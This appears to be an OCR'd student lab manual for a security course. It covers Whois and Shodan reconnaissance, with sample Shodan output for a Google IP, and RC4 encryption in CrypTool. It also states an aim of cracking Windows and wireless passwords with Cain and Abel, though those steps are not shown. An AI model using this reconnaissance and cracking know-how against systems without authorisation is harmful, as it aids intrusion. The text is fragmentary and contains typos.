PRACTICAL : 01

AIM : Use Google and Whois for Reconnaisasance.


Description:

Reconnaissance : collecting a inform about particular portal or website, so using below tool or Portal we will gather information about website or particular portal

1) Whois


2) Shodan.io

Step1: Open the WHO.is website




Step 2: Enter the website name or ip address and hit the “Enter button”.

Step 3: get information





Step1: Open the Shodan.io website



Step 2: Enter the ip address and hit the “Enter button”.

Step 3: get information


142.250.189.174
Regular View
Raw Data
// TAGS: self-signed
General Information
Hostnames
sfo03s24-in-f14.1e100.net
Domains
1E100.NET
Country
United States
City
San Jose
Organization
Google LLC
ISP
Google LLC
ASN
AS15169
Open Ports
80
443
// 80 / TCP
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-3oGiTGMtN80F_ReeGodXa' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoogle.com/csp/gws/other-hp
Permissions-Policy: unload=()
Date: Wed, 06 Mar 2024 14:24:06 GMT
Expires: Fri, 05 Apr 2024 14:24:06 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN



PRACTICAL : 02

AIM :


2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Performed :

2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1: Open **CryptTool** take plantext.




Step 2: Take a plaintext



Step 3 Using RC4 **Encryption of plaintext**




Step 4: Using RC4 **Decryption**

